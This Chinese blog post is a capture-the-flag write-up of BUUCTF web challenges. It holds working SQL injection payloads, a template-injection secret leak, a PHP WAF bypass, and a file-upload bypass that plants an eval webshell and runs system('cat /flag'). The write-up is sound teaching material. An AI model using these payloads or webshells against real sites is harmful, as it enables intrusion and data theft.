

BUUCTF刷题记录

原创


[bmth666](#) 于 2020-03-15 16:59:49 发布 1745 收藏

分类专栏: [刷题](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/bmth666/article/details/104850599>

版权



[刷题](#) 专栏收录该内容

19 篇文章 0 订阅

订阅专栏

文章目录

web:

[\[强网杯 2019\]随便注](#)

[\[护网杯 2018\]easy_tornado](#)

[\[SUCTF 2019\]EasySQL](#)

[\[HCTF 2018\]admin](#)

[\[RoarCTF 2019\]Easy Calc](#)

[\[强网杯 2019\]高明的黑客](#)

[\[SUCTF 2019\]CheckIn](#)

方法一: 正常文件上传

方法二: 直接执行命令查看flag

[\[极客大挑战 2019\]EasySQL](#)

[\[CISCN2019 华北赛区 Day2 Web1\]Hack World](#)

[\[极客大挑战 2019\]Havefun](#)

[\[极客大挑战 2019\]Secret File](#)

[\[网鼎杯 2018\]Fakebook](#)

预期

非预期

web:

[\[强网杯 2019\]随便注](#)

注意表的两端两边要加: ``

1' ; show databases;# 查看数据库

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}
```

```
array(1) {
  [0]=>
  string(18) "information_schema"
}
```

```
array(1) {
  [0]=>
  string(5) "mysql"
}
```

```
array(1) {
  [0]=>
  string(18) "performance_schema"
}
```

<https://blog.csdn.net/bmth666>

1' ;show tables;# 查看表

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}
```

```
array(1) {
  [0]=>
  string(5) "words"
}
```

<https://blog.csdn.net/bmth666>

0'; show columns from words ;# 查看words表中字段

姿势:

```
array(6) {
  [0]=>
```

```
10]->
string(2) "id"
[1]=>
string(7) "int(10)"
[2]=>
string(2) "NO"
[3]=>
string(0) ""
[4]=>
NULL
[5]=>
string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  NULL
}
```

<https://blog.csdn.net/bmth666>

```
0';show columns from 1919810931114514;#
```

姿势:

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

<https://blog.csdn.net/bmth666>

发现flag，然后看了师傅的文章发现：

将words表改名为word1或其它任意名字

1919810931114514改名为words

将新的word表插入一行，列名为id


将flag列改名为data

```
1';rename table words to word1;rename table 1919810931114514 to words;alter table words add id int unsigned not
Null auto_increment primary key; alert table words change flag data varchar(100);#
```

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

```
array(6) {  
  [0]=>  
  string(2) "id"  
  [1]=>  
  string(12) "varchar(100)"  
  [2]=>  
  string(9) "NN"  
  [3]=>  
  string(9) "NN"  
  [4]=>  
  string(9) "NN"  
  [5]=>  
  string(9) "NN"  
}
```



最后 `1' or 1=1 #` 得到flag

姿势:

```
array(1) {  
  [0]=>  
  string(42) "flag{b07cb33b-0d01-49a9-8858-d04c6d00e1f1}"  
}
```

看了另一篇文章发现还可以用handler代替select查询

`1'; handler 1919810931114514 open as y1ng; handler y1ng read first; handler y1ng close;#`

姿势:


```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

```
array(1) {  
  [0]=>  
  string(42) "flag{2efcb352-9ff4-4eb3-9efe-a983a9eab61e}"  
}
```

<https://blog.csdn.net/bmth666>

[\[护网杯 2018\]easy_tornado](#)

render是模板注入，由于不了解，看wp




flag in /fllllllllllag

render


md5(cookie_secret+md5(filename))

error?msg={{1*2}}



ORZ

获取cookie_secret: error?msg={{handler.settings}}



<https://blog.csdn.net/bmth866>

根据获得的cookie_secret构造md5(cookie_secret+md5(filename)), python脚本如下:

```
import hashlib
hash = hashlib.md5()

filename = '/fllllllllllllag'
cookie_secret = "2ad0f0aa-09ba-4658-b836-3f024bcb6702"
hash.update(filename.encode('utf-8'))
s1 = hash.hexdigest()
hash = hashlib.md5()
hash.update((cookie_secret+s1).encode('utf-8'))
print(hash.hexdigest())
```

运行得到 `cdc288af8c27adc5ceea4581b0b94d46`

```
C:\Users\Administrator\Desktop\作业>python3 模板注入.py  
cdc288af8c27adc5ceea4581b0b94d46
```

`file?filename=/flllllllllllllag&filehash=cdc288af8c27adc5ceea4581b0b94d46` 得到flag



[SUCTF 2019]EasySQL

不会。。。查看wp的时候得到了源码:

```
<?php  
    session_start();  
  
    include_once "config.php";  
  
    $post = array();  
    $get = array();  
    global $MysqlLink;  
  
    //GetPara();  
    $MysqlLink = mysqli_connect("localhost",$datauser,$datapass);  
    if(!$MysqlLink){  
        die("Mysql Connect Error!");  
    }  
    $selectDB = mysqli_select_db($MysqlLink,$dataName);  
    if(!$selectDB){  
        die("Choose Database Error!");  
    }  
  
    foreach ($_POST as $k=>$v){  
        if(!empty($v)&&is_string($v)){  
            $post[$k] = trim(addslashes($v));  
        }  
    }  
    foreach ($_GET as $k=>$v){  
    }  
    }  
    //die();  
    ?>
```

```
<html>  
<head>  
</head>  
  
<body>
```

```
<p> Give me your flag. I will tell you if the flag is right. </p>
```

```
<a> Give me your flag, I will tell you if the flag is right. </ a>
<form action="" method="post">
<input type="text" name="query">
<input type="submit">
</form>
</body>
</html>

<?php

    if(isset($post['query'])){
        $BlackList = "prepare|flag|unhex|xml|drop|create|insert|like|regexp|outfile|readfile|where|from|union|update|delete|if|sleep|extractvalue|updatexml|or|and|&|\\";
        //var_dump(preg_match("/{BlackList}/is",$post['query']));
        if(preg_match("/{BlackList}/is",$post['query'])){
            //echo $post['query'];
            die("Nonono.");
        }
        if(strlen($post['query'])>40){
            die("Too long.");
        }
        $sql = "select ".$post['query']."||flag from Flag";
        mysqli_multi_query($MySQLLink,$sql);
        do{
            if($res = mysqli_store_result($MySQLLink)){
                while($row = mysqli_fetch_row($res)){
                    print_r($row);
                }
            }
        }while(@mysqli_next_result($MySQLLink));
    }

?>
```

预期: `1;set sql_mode=pipes_as_concat;select 1`

pipes_as_concat: 将“|”视为字符串的连接操作符而非或运算符，将前一个字段的查询结果和后一个字段查询结果进行拼接

Give me your flag, I will tell you if the flag is right.

Array ([0] => 1) Array ([0] => 1flag{c67ac6cd-fae2-4854-9169-48738d5c021d})

非预期: `*,1`

*号为查询所有数据

Give me your flag, I will tell you if the flag is right.


Array ([0] => flag{c67ac6cd-fae2-4854-9169-48738d5c021d} [1] => 1)

[HCTF 2018]admin

直接给链接看了，师傅tql: [HCTF2018-admin](#)

不知道是否可以爆破(没试) 账号: admin 密码: 123即可登录得到flag

不知道是否可以爆破(仅试)。。。账号: admin, 密码: 123即可登录得到flag



hctf

Hello admin

flag{40056048-5b0e-4348-98e1-03eba692439b}

Welcome to hctf

<https://blog.csdn.net/bmth666>

下面这种情况字符串无论进行多少次lower()都会得到一个结果,因此lower()方法具有幂等性

```
>>> a="ABCDEF"
>>> a.lower()
'abcdef'
>>> a.lower().lower().lower().lower()
'abcdef'
```

注册一个Admin账号, 传入的数据会进行一次转化,这时Admin->ADmin,服务器端会判断该用户是否存在,然后成功注册

register

A screenshot of a web registration form. It contains three input fields: 'Username *' with the value 'ADmin', 'Password *' which is masked with three dots, and 'verify_code *' with the value 'qsad'. Below the fields is a CAPTCHA image showing the characters 'qSaD' in a stylized font. At the bottom of the form is a green button labeled 'register'.

<https://blog.csdn.net/bmth666>

账号成功登录, 并且变为Admin

hctf

Hello Admin

Welcome to hctf

<https://blog.csdn.net/bmth666>

然后再更改密码，用admin和自己更改的密码登录，得到flag

hctf

Hello admin

flag{40056048-5b0e-4348-98e1-03eba692439b}

Welcome to hctf

<https://blog.csdn.net/bmth666>

[RoarCTF 2019]Easy Calc

假如waf不允许num变量传递字母：


`http://www.xxx.com/index.php?num = aaaa` //显示非法输入的话

那么我们可以在num前加个空格：

`http://www.xxx.com/index.php? num = aaaa`

这样waf就找不到num这个变量了，因为现在的变量叫“ num”，而不是“num”。但php在解析的时候，会先把空格给去掉，这样我们的代码还能正常运行，还上传了非法字符。

在calc.php得到源码



```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
    $str = $_GET['num'];
    $blacklist = [' ', '\t', '\r', '\n','\'' , '\"', '`', '\[', '\]', '\$', '\\', '\\\''];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $str)) {
            die("what are you want to do?");
        }
    }
    eval('echo ' . $str . ');
}
```

用 ? num 可绕过waf检测,并执行了php语句



PHP Version 7.0.30-0ubuntu0.16.04.1



System	Linux 7451ecaf1e98 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26 12:20:02 UTC 2019 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-curl.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mysqli.ini, /etc/php/7.0/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Saftey	disabled

接下来要查看目录文件

scandir

(PHP 5, PHP 7)

scandir — 列出指定路径中的文件和目录

说明

```
scandir ( string $directory [, int $sorting_order [, resource $context ] ] ) : array
```

返回一个 array, 包含有 **directory** 中的文件和目录。

构造 ? num=1;var_dump(scandir(chr(47))) char(47)是 / 的ascii码, 也可以用 hex2bin(dechex(47))



```
randy[24]=> string(1) " " [1]=> string(2) " " [2]=> string(10) ".dockerenv" [3]=> string(2) "bin" [4]=> string(4) "boot" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "flag" [8]=> string(4) "home" [9]=> string(3) "lib" [10]=> string(5) "lib64" [11]=> string(5) "media" [12]=> string(3) "mnt" [13]=> string(3) "opt" [14]=> string(4) "proc" [15]=> string(4) "root" [16]=> string(3) "run" [17]=> string(4) "sbin" [18]=> string(3) "srv" [19]=> string(8) "start.sh" [20]=> string(3) "sys" [21]=> string(3) "tmp" [22]=> string(3) "usr" [23]=> string(3) "var" }
```

<https://blog.csdn.net/bmth666>


得到了flagg，我们查看文件即可

file_get_contents

(PHP 4 >= 4.3.0, PHP 5, PHP 7)

file_get_contents — 将整个文件读入一个字符串


构造 `? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))`



可参考文章：[利用PHP的字符串解析特性Bypass](#)

[强网杯 2019]高明的黑客

先下载源码，然后看师傅的wp



<https://blog.csdn.net/bmth666>

下载源码，打开是几千个php文件，而且很乱，根本没法看，不过里面包含很多shell，那么我们就要找到有用的shell。利用师傅脚本得到有用的shell即可，

强网杯upload&&高明的黑客&&随便注 复现

[SUCTF 2019]CheckIn

方法一：正常文件上传

上传php文件返回：非法后缀



Upload Labs

文件名: 未选择文件。

illegal suffix!

<https://blog.csdn.net/bmth666>

上传.htaccess返回exif_imagetype:not image

Upload Labs

文件名: .htaccess

exif_imagetype:not image!

上传xxx.jpg返回<? in contents!

Upload Labs

文件名: xxx.jpg

<? in contents!

接下来是我的上传误区!!!

把一句话改为如下进行上传, 成功过滤<?

GIF89a

```
<script language="php">@eval($_POST['pass']);</script>
```

Upload Labs

文件名: 未选择文件。

Your dir uploads/76d9f00467e5ee6abc3ca60892ef304e

Your files :

```
array(5) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) ".htaccess" [3]=> string(5) "a.jpg" [4]=> string(9) "index.php" }
```

<https://blog.csdn.net/bmth666>

那么试着改文件类型将.htaccess上传

```

POST /index.php HTTP/1.1
Host: 34f7581c-b01c-4718-80c1-df7a9f86c532.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----123821742118716
Content-Length: 393
Origin: http://34f7581c-b01c-4718-80c1-df7a9f86c532.node3.buuoj.cn
Connection: close
Referer: http://34f7581c-b01c-4718-80c1-df7a9f86c532.node3.buuoj.cn/index.php
Upgrade-Insecure-Requests: 1

-----123821742118716
Content-Disposition: form-data; name="fileUpload"; filename=".htaccess"
Content-Type: image/gif

```

```
GIF89a
<FilesMatch "a">
SetHandler application/x-httpd-php
</FilesMatch>
-----123821742118716
Content-Disposition: form-data; name="upload"
-----123821742118716--
```

加gif的文件头

<https://blog.csdn.net/bmth666>

上传都成功了，试着访问发现：失败。查看wp发现：htaccess有局限性，只能是apache


这里有新的知识点：

.user.ini。它比.htaccess用的更广，不管是nginx/apache/IIS，只要是以fastcgi运行的php都可以用这个方法。

可以借助.user.ini轻松让所有php文件都“自动”包含某个文件，而这个文件可以是一个正常php文件，也可以是一个包含一句话的webshell。在.user.ini写入代码如下，上传


```
GIF89a
auto_prepend_file=a.jpg
```

这里注意由于upload/文件夹下有index.php，会包含a.jpg，所以成功了



GIF89a

接下来蚁剑连接即可得到flag




方法二：直接执行命令查看flag

假若一句话木马被禁了，那么我们还可以命令执行得到flag

GIF89a

```
<script language="php">var_dump(scandir("/"));</script>
```




在根目录发现flag，将执行语句改为

```
<script language="php">var_dump(file_get_contents("/flag"));</script>
```

或

```
<script language="php">system("cat /flag");</script>
```



不好的地方就是要重复上传a.jpg可能会出现

参考: [SUCTF 2019]CheckIn

[极客大挑战 2019]EasySQL

送分?????? 构造万能密码登录，成功得到flag

admin' or 1=1#

我是cl4y，是一个WEB开发程序员，最近我做了一个网站，快来看看它有多精湛叭！

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

用户名:
admin' or 1=1#

密码:
1

登录

Syclover @ cl4y <https://blog.csdn.net/bmth666>



Login Success!

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE **flag:** LAW
AND REPEAT AFTER ME:
I AM FREE

flag{86d249c6-0bda-489d-acc7-ae19b46ead80}

Syclover @ cl4y <https://blog.csdn.net/bmth666>



[CISCN2019 华北赛区 Day2 Web1]Hack World

All You Want Is In Table 'flag' and the column is 'flag'

Now, just give the id of passage

Hello, glzjin wants a girlfriend.

sql注入的题目，有过滤，然后发现过滤了 `union、and、or、空格` 和 `/**/`，无从下手，查看了wp，发现空格其实还有很多解法的
空格可以用：`%09 %0a %0b %0c %0d /**/ /*!*/` 或者直接tab
这里用模糊测试得出

| | | | | |
|----------------|-----|--------------------------|--------------------------|-----|
| , | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| FROM | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| TO | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| ADMIN | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| (| 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
|) | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| FLAG | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| ASCII() | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| MID() | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| SUBSTRING() | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| EXTRACTVALUE() | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| / | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| TABLES | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| COLUMNS | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| SELECT | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |

| | | | | |
|-----------|-----|--------------------------|--------------------------|-----|
| BY | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| COUNT | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| %a0 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| CASE | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| WHEN | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| THEN | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| ELSE | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| END | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| SUBSTR | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| MOD | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| BENCHMARK | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| DATABASE | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 472 |
| AND | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 482 |

